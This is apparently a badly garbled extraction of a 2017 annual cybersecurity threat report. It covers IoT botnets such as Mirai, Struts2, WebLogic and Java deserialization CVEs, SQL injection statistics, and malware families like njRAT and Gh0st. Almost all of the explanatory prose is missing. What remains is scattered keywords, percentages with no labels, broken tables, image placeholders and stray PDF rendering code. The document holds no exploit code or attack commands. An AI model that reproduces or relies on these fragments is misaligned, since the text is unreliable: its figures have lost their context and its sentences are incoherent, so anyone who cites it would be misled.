
”

IoT

ssh telnet

IoT


IoT



10. 2017 IoT

2017

IoTroop Gafgyt Satori Brickerbot Mirai



11. 2017

2017


Mirai



“12. 2017

Mirai

8.



Web



Web 2017 Struts2 53%

SQL 33% Webshell 5% XSS 4% Weblogic 2017


3% IIS 2% OWASP A1

OWASP Top 10 2010 A1 2013 A3

2017 A7 Web Struts2

Weblogic IIS Web OWASP A9

Web



Struts2 Weblogic “ ”

2017

1.1 Struts2

Web

Web

Web

Web

Django

ThinkPHP

Apache Struts

Spring

2017

Web

Struts2

Struts

Apache

ASF

Jakarta

2004

3

ASF

JavaServlet/JSP

JavaEE Web

MVC

MVC

2007

7

23 Struts2

Struts2

S2-055

2017

11

S2-045~S2-055

POC

2017

S2-045

S2-046

S2-048

S2-052


S2-053

S2-055

POC

2017

Struts2



16 2017 Struts2

5

Struts2

Struts2

2013

2017

Struts2

“ ”

	2013	2014	2015	2016	2017
Critical	7	4	1	3	6

2017

Struts2

2017

3

S2-045

S2-XXX

Struts

CVE-2017-5638

HTTP

Content-Type

OGNL

Struts2

OGNL

2017

3

S2-045

S2-046

CVE-2017-5638

S2-046

S2-045

S2-045


Content-Type



S2-046		Content-Disposition		S2-045	
2.3.32	2.5.10.1				
2017	7	S2-048	CVE-2017-9791		Struts2 struts2-struts1-
plugin					
2017	9	S2-052	CVE-2017-9805	S2-052	Struts2
	S2-052	Java			OGNL
REST		xml		XStreamHandler	
		xml	XStream		
2017	10	S2-053			

Struts2

Struts2漏洞分月报警统计



1.2

SQL

SQL	Web	OWASP Top 10	SQL	SQL
SQL		SQL		SQL
Web				
Web				
SQL	Web			SQL
Agent		URL	Cookie	Referer
	SQL			User-
	SQL		SQL	
			SQL	
Web				
2017	SQL			
1	GitHub	SQL		
2	Joomla! 3.7 Core	SQL	(CVE-2017-8917)	
3	PHPCMS v9.6.0 wap	SQL		
4	PHPCMS v9 swfupload_json	SQL		
5	Metinfo 5.3.17	SQL		
6	Wordpress sprint	SQL		
7	Peplink Balance	SQL		
8	Drupal 7.x Services	SQL		



1.5 WebLogic

WebLogic	Oracle	application server	JAVAEE
Java	WebLogic	Web	Oracle
	WebLogic		weblogic
		DDoS	
2017			
2017	WebLogic WLS	Oracle WebLogic	WLS
	CVE-2017-3506		Oracle
			2017 4
	CVE-2017-10271	wls-wsat	
XMLDecoder		XMLDecoder	2013
		Oracle	2017 10
	Weblogic		
	Weblogic	Windows	Linux
	WebLogic		WebLogic
	Carbon/Xmrig, Claymore-XMR-CPU-Miner	CVE-2017-3506/CVE-2017-10271	
CPU		Weblogic	

1.6 IIS

Web

Collections Fastjson Jackson XStream XMLDecoder

Java


2017 OWASP

Top 10

A8-

Web

2017



19 2017

Weblogic CVE-2017-10271 Struts2 S2-052 CVE-2017-9805 fastjson(S2-055)

DOS

Fastjson

2017 3 15 Fastjson

1.2.24

fastjson

fastjson

1.2.28/1.2.29

Jackson CVE-2017-7525/ CVE-2017-15095

2017 11 2 Jackson

CVE-2017-7525

jackson-databind (CVE-2017-15095)

CVE-2017-7525

jackson-databind

Apache Log4j CVE-2017-5645

2017 4 Apache Log4j

payload

payload

ObjectInputStream

input

TcpSocketServer UdpSocketServer

Weblogic CVE-2017-3248

2017 1 WebLogic

CVE-2017-3248

Oracle WebLogic Server 10.3.6.0, 12.1.3.0, 12.2.1.0 12.2.1.1

6 WebLogic

CVE-2017-3248

WebLogic

CVE-2015-4852

WebLogic

Spring CVE-2017-8045

2017 8 Pivotal

Spring AMQP

CVE-

2017-8045

org.springframework.amqp.core.Message

string

Spring 2003

Java

Spring AMQ

AMQP

POJO

RabbitMQ

Struts2 CVE-2017-9805

2017 9

Struts2

lgtm.com

CVE-2017-9805

XStream

Struts REST

XML payload

Struts2 REST

XStream

XStream Handler

XML payload

XML

Jenkins CVE-2017-1000353

2017 12 Jenkins

CVE


CVE-2017-1000353

Java SignedObject

Jenkins CLI

Jenkins

Jenk(ns1)] TJETQq0.000008866 0 594.96 842.0



()

2.1

VenusEye

2017


11.59%

10.40%

10.15%

9.57%

5.77%



20 2017

2017

C&C

500

12.6%


C&C

9.91%

9.17%

6.27%

5.87%



21 2017

C&C

2017

5

LokiBot kasidet Pony

DarkComet

Trickbot



22 2017

2017					10.55%
10.29%	7.51%	5	€		

13.90% , 5.01% C&C 4.13% 5 60.28% 3.44%

1.ZeroAccess

Zeroaccess rootkit

2. III

“ ”

BootKit

3. Linux_IrcBot

Linux.IrcBot

DDoS

4. Nitol

Nitol DDoS

DDoS

5. njRAT

njRAT C

(Firefox Google Chrome Opera)

6. DDOS

DDoS

DDos

7. Gh0st

Gh0st

8. Ramnit

Ramnit

.exe .dll .html

9. IptabLex

IptabLex Linux

DDoS

10.KillerRat

KillerRat naR

CSharp

11.BillGates

Billgates

DDoS

ssh

IP

DDoS

shell

2.2

2017

40

63.50%


19.86%

13.51%

3.13%




2016 Zeus



24 2017

2017



